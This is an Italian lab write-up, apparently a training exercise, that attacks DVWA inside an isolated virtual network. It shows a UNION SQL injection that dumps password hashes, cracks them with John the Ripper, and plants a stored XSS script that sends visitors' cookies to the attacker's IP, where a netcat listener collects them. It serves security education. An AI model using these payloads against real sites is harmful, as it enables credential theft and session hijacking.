Exploit DVWA


Obiettivo: Sfruttare le Debolezze SQL Injection Blind e XSS Stored per ottenere le Password e i Cookie degli utenti.

Strumenti utilizzati:

- Macchina Kali Linux 192.168.50.100
- Macchina Metasploitable 192.168.50.110
- Macchina Windows 7 192.168.50.101
- Johntheripper e Netcat (tool di Kali)

1) Vulnerabilità SQL Injection Blind

Ho iniziato il progetto configurando **Kali** e **Meta** in *Rete Interna*, successivamente da browser sono entrato nella **DVWA** e ho settato il livello di sicurezza su *Low*. La traccia chiedeva di iniziare a sfruttare la debolezza della **SQL Injection** però in versione **Blind**. La differenza da quella normale come ci spiega il "*View Help*" in basso a destra della schermata è che nel **Blind** se si inserisce una sintassi sbagliata non viene visualizzato nessun messaggio di errore, teoricamente questo dovrebbe aiutare un minimo a non far scovare il punto vulnerabile della pagina.




In questo caso ho provato dalla pagina **SQL Injection** non **Blind** ad inserire " **1'** " risultando nel messaggio di errore in alto.

Successivamente ho tentato invece dalla pagina **Blind** di recuperare le *hash* delle password come nell'esercizio "**Password Cracking**" con la stringa

1' OR 1=1 UNION SELECT user, password FROM users #


mostrando in aggiunta il codice sorgente con il pulsante "*View Source*" della pagina come suggeriva la traccia.



Ho salvato gli *Hash* in un file di testo su Desktop e ho avviato il tool **JohntheRipper** per crackarli con il comando


john - -format=raw-MD5 passwd.txt

e mostrarli in maniera più “pulita” con il comando - *-show*.



2) Vulnerabilità XSS Stored

Un attacco **XSS Persistente** avviene quando il *payload* è spedito al sito vulnerabile e poi salvato. In questo caso chiunque si colleghi al sito o più precisamente alla pagina infettata attiverà il *payload* salvato che può essere del codice malevolo. In questo caso ho provato inizialmente a usare uno script semplice, ovvero un *alert* che mostra il cookie di chi entra nella pagina.




Provando a ricaricare la pagina si ripresentava il *payload* che mostrava il cookie della sessione, con opzione di non mostrarlo più in una futura visita. Ho cercato quindi uno *script* che potesse mandare a **Kali** i cookie degli utenti che visitano la pagina, ovvero

<script>
new Image().src="http://192.168.50.100/abc.php?output="+document.cookie;
</script>


Indicando l'IP della macchina Kali per poter così intercettare i cookie (**document.cookie**).

Per poter leggere i dati che mandava lo script ho utilizzato il tool netcat con switch:

- ***l*** per settarlo su ascolto;
- ***v*** per renderlo verbose, ovvero mostra nel dettaglio cosa sta facendo il tool;
- ***p*** indica invece quale porta deve ascoltare (la porta 80 in questo caso).



Dato che il limite di caratteri nella tabella “*Message*” era settato a 50 l’ho ispezionata modificandola. Avviando **netcat** ho potuto rilevare i cookie della macchina **Kali** ma ho voluto testare il funzionamento del payload anche con un altra macchina; ho scelto **Windows 7** per la prova “finale” collegandomi da **Internet Explorer** alla **DVWA**. Ovviamente tutte e tre le macchine sono state configurate in *Rete Interna*.



Come si può vedere dall’immagine gli indirizzi IP sono rispettivamente il primo della macchina Kali e il secondo di **Windows**. Mantenendo netcat acceso si possono intercettare i cookie (e non solo) degli utenti che visitano la pagina infetta.